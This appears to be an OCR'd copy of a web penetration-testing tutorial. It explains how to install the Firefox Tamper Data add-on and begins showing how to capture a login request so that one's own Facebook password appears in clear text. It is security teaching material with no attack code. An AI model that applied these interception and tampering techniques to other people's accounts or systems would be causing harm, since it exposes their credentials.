
Web Penetration Testing with Tamper Data (Firefox Add-on)

hackingarticles.in/web-penetration-testing-tamper-data-firefox-add


Raj January 26, 2017




Tampering is the way of modifying the request parameters before request submission. Tampering can be achieved by various methods and one of the ways is the through Tamper Data. Tamper data is one of the highly used extensions in Firefox. It allows tampering the data that is sent between the client and the server as well as easy access to GET and POSTING element's data.

Installing Tamper Data Add-On

Select the menu bar on the right end in **Firefox. Click** on **Add-ons**.




In the search bar field, search for Tamper Data add-on. Click on **Install** after installing the add-on, **restart** the Firefox Browser.




Displaying clear text password in Facebook using Tamper Data


Now I am trying to login into my Facebook account and when I typed my password I see the “password in the dotted form” so I wanted to know whether the password typed is correct or not. **Click** on **tools option** from the menu bar and **select tamper data** to capture the request.



